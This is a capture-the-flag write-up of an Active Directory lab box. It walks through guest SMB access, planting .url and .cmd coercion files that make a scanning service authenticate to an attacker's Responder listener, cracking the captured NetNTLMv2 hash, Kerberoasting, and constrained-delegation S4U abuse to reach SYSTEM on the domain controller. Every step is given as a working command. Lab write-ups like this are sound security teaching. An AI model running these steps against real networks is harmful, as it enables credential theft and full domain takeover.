“Every request has to go through someone… but what if that someone is you?” The room’s flavour text is a giant spoiler once you’ve finished it, the whole box is about delegation, one account acting on behalf of another.
Recon
Full-port service scan. There’s a lot of it, this is a domain controller wearing every hat at once.
nmap -sV -sC -p- 10.x.x.x -vPORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus88/tcp open kerberos-sec Microsoft Windows Kerberos135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap AD LDAP (Domain: ctf.local, Site: Default-First-Site-Name)445/tcp open microsoft-ds?464/tcp open kpasswd5?3268/tcp open ldap AD LDAP (Domain: ctf.local)3389/tcp open ms-wbt-server Microsoft Terminal Services9389/tcp open mc-nmf .NET Message Framing| rdp-ntlm-info:| NetBIOS_Computer_Name: DC01|_ DNS_Domain_Name: ctf.localService Info: Host: DC01; OS: Windows| smb2-security-mode:| 3.1.1:|_ Message signing enabled and requiredSo: a single DC, DC01.ctf.local, domain ctf.local. Kerberos (88), LDAP (389), SMB (445), the works. I jotted down the SMB signing is required line, it tells me later that relaying NTLM to this host won’t work, so any hash I steal has to be cracked, not relayed.
Enumeration: SMB with no creds, then guest
First instinct on an AD box is always SMB. A null-session listing works:
smbclient -L //10.x.x.x -N Sharename Type Comment ADMIN$ Disk Remote Admin C$ Disk Default share IPC$ IPC Remote IPC IT-Shared Disk IT Department Shared Resources NETLOGON Disk Logon server share SYSVOL Disk Logon server shareOne non-default share: IT-Shared. But listing share names and being able to read them are different things. A bare smbmap (fully anonymous) gets nothing:
smbmap -H 10.x.x.x[!] Access denied on 10.x.x.x, no fun for you...So I retried as the guest account with an empty password, and that’s the one that opens the door:
smbmap -H 10.x.x.x -u guest -p '' Disk Permissions Comment ---- ----------- ------- IPC$ READ ONLY Remote IPC IT-Shared READ, WRITE IT Department Shared Resources ...IT-Shared is READ, WRITE for guest. Free loot and a place to drop files.
Looting IT-Shared
smbclient //10.x.x.x/IT-Shared -Nsmb: \> ls IT-Credentials-Backup.txt A 406 ... IT-Onboarding-Checklist.txt A 676 ... IT-Portal.html A 4887 ...smb: \> get IT-Credentials-Backup.txtsmb: \> get IT-Onboarding-Checklist.txtsmb: \> get IT-Portal.htmlThree files. The credentials backup looks juicy but is a trap:
helpdesk.bob : Welcome123! [DISABLED - left company 2021] it.admin : ITAdmin2019! [DISABLED - role change 2022]Both clearly marked DISABLED. Tempting, but dead accounts. The onboarding checklist is where the actual gold is, it documents the automated services:
  File Scanner (svc.scanner)    Runs every 2 minutes. Enumerates IT-Shared for new files to process.    Uses Shell enumeration to inspect file metadata and icons.
  Database Backup (svc.mssql)    Handles nightly MSSQL backups. Member of Backup Operators.
That first paragraph is interesting. A service account, svc.scanner, automatically walks IT-Shared every 2 minutes and uses “Shell enumeration to inspect file metadata and icons.” I can write to that share. If I drop a file whose icon points at a UNC path on my box, the scanner’s Shell will try to fetch that icon over SMB, and authenticate to me as svc.scanner.

The portal HTML confirms who’s running the show, “Logged in as: svc.scanner”, and maps out the hosts:
Coercion: poisoning the file scanner
The plan: drop a Shell-coercion file in IT-Shared, point its icon at my SMB listener, and let the 2-minute scanner authenticate to me. First, the listener:
sudo responder -I tun0Then the classic .url (Internet Shortcut) with a UNC IconFile:
[InternetShortcut]URL=http://whateverIconFile=\\192.168.128.71\share\icon.icoIconIndex=1TIP
The @ prefix on the filename is a cheap trick: files starting with @ sort to the top of a directory listing, so the scanner’s enumeration touches it first.
smbclient //10.x.x.x/IT-Shared -Nsmb: \> put @itsok.url…and then it got ugly.
WARNING
First attempt borked the machine, the scanner (or the box) fell over and I got nothing. Re-deployed, tried again: this time it stayed up but the .url icon never fired a single SMB auth. Responder sat silent through several 2-minute cycles.
The checklist said “Shell enumeration… metadata and icons”, so I stopped trusting the .url and tried something directly executable instead, a .cmd that just lists a UNC path on my box:
dir \\192.168.128.71\icons\smb: \> put @itsok.cmdThis time the mechanism isn’t an icon at all: the scanner’s “Shell” handling runs the file, the dir reaches out to \\192.168.128.71\icons\, the SMB connection fires, and Responder catches svc.scanner authenticating:
[SMB] NTLMv2-SSP Client : 10.x.x.x[SMB] NTLMv2-SSP Username : CTF\svc.scanner[SMB] NTLMv2-SSP Hash : svc.scanner::CTF:522f2a4f4b9476cf:BE5D3124D56877AB... [snip, full NetNTLMv2 blob]CTF\svc.scanner’s NetNTLMv2 hash, captured. A .cmd the scanner has to execute is louder than a .url icon it merely renders, so it’s not the sneakiest payload, but it’s a CTF: a hash is a hash.
Cracking svc.scanner
Straight into hashcat, mode 5600 is NetNTLMv2:
hashcat -m 5600 ~/thm/tmp/hash.txt rockyou.txt -o cracked.txtIt falls in seconds, a weak password. We now have a real domain credential:
ctf.local\svc.scanner : ████████████Post-auth enumeration: Kerberoast + BloodHound
With a foothold credential, I went looking for the next hop. The onboarding note said svc.mssql is a Backup Operator (a group that can read anything, including the DC’s files, a known DA path), so a Kerberoast felt promising:
impacket-GetUserSPNs -dc-ip 10.x.x.x ctf.local/svc.scanner:'████████████' -requestServicePrincipalName Name MemberOf Delegation---------------------------- ----------- ------------------------------- -----------scanner/DC01 svc.scanner constrainedscanner/DC01.ctf.local svc.scanner constrainedMSSQLSvc/DC01:1433 svc.mssql CN=Backup Operators,CN=BuiltinMSSQLSvc/DC01.ctf.local:1433 svc.mssql CN=Backup Operators,CN=Builtin
$krb5tgs$23$*svc.mssql$CTF.LOCAL$... [snip]$krb5tgs$23$*svc.scanner$CTF.LOCAL$... [snip]Two things jumped out. The obvious one: I got svc.mssql’s roastable ticket. The subtle one: the Delegation: constrained flag on my own svc.scanner account. Filed away.
I tried to crack the svc.mssql ticket (mode 13100), and got nothing:
hashcat -m 13100 hash.txt ~/thm/wordlists/rockyou.txt# Status...........: Exhaustedsvc.mssql’s password is strong. Backup Operators path = closed. Rather than grind more wordlists, I pivoted to mapping the domain properly with BloodHound:


bloodhound-python -u svc.scanner -p '████████████' -d ctf.local -ns 10.x.x.x -c All --zipThe Shortest Path to Domain Admins query lights up immediately, svc.scanner is AllowedToDelegate on DC01:
Constrained delegation → Domain Admin (S4U)
BloodHound even spells out the abuse, but it didn’t tell me two things I needed: who to impersonate and which SPN I’m allowed to delegate to. BloodHound was oddly quiet on the exact SPNs, so I pulled them with impacket:
impacket-findDelegation ctf.local/svc.scanner:'████████████' -dc-ip 10.x.x.xAccountName AccountType DelegationType DelegationRightsTo SPN Exists----------- ----------- ---------------------------------- ------------------- ----------DC01$ Computer Unconstrained N/A Yessvc.scanner Person Constrained w/ Protocol Transition cifs/DC01 Nosvc.scanner Person Constrained w/ Protocol Transition cifs/DC01.ctf.local NoThere it is: Constrained delegation with Protocol Transition to cifs/DC01 and cifs/DC01.ctf.local. It means svc.scanner can request a ticket on behalf of any user, and then forward it to those cifs SPNs.
Who to impersonate? BloodHound showed an Administrator account, go with the obvious. Request the ticket as Administrator:
impacket-getST -impersonate 'Administrator' \ -spn 'cifs/DC01.ctf.local' \ 'ctf.local/svc.scanner:████████████' \ -dc-ip 10.x.x.x[*] Getting TGT for user[*] Impersonating Administrator[*] Requesting S4U2self[*] Requesting S4U2Proxy[*] Saving ticket in Administrator@cifs_DC01.ctf.local@CTF.LOCAL.ccacheTIP
I first tried -spn 'cifs/DC01' (the short name) and it failed; the FQDN form cifs/DC01.ctf.local worked. The FQDN (Fully Qualified Domain Name) is the complete host name including its domain, DC01.ctf.local, not just DC01.
Load the ticket and make sure Kerberos can resolve the DC by name (it authenticates to the name in the SPN, not the IP):
export KRB5CCNAME=Administrator@cifs_DC01.ctf.local@CTF.LOCAL.ccache
# Kerberos needs name resolution: add the DC to /etc/hostsecho '10.x.x.x   DC01.ctf.local DC01 ctf.local CTF.LOCAL' | sudo tee -a /etc/hosts
And cash it in, psexec with -k -no-pass rides the Kerberos ticket:
impacket-psexec -k -no-pass ctf.local/Administrator@DC01.ctf.localC:\Windows\system32> whoamint authority\system
C:\Users\Administrator\Desktop> type flag.txtTHM{████████████████████████████████}SYSTEM on the domain controller. Box complete. 🚩
Takeaways
- There is anonymous AND Guest Guest with an empty password opened a
READ,WRITEshare that fully anonymous auth couldn’t touch. - A writable share + a service that “scans” it = coercion.
svc.scanner’s Shell enumeration of icons let me make a privileged account authenticate to my box with just a poisoned file. - Constrained delegation + protocol transition is a DA primitive. If an account you control is allowed to delegate to
cifs/host/httpon the DC, you can impersonate Administrator to that service and win.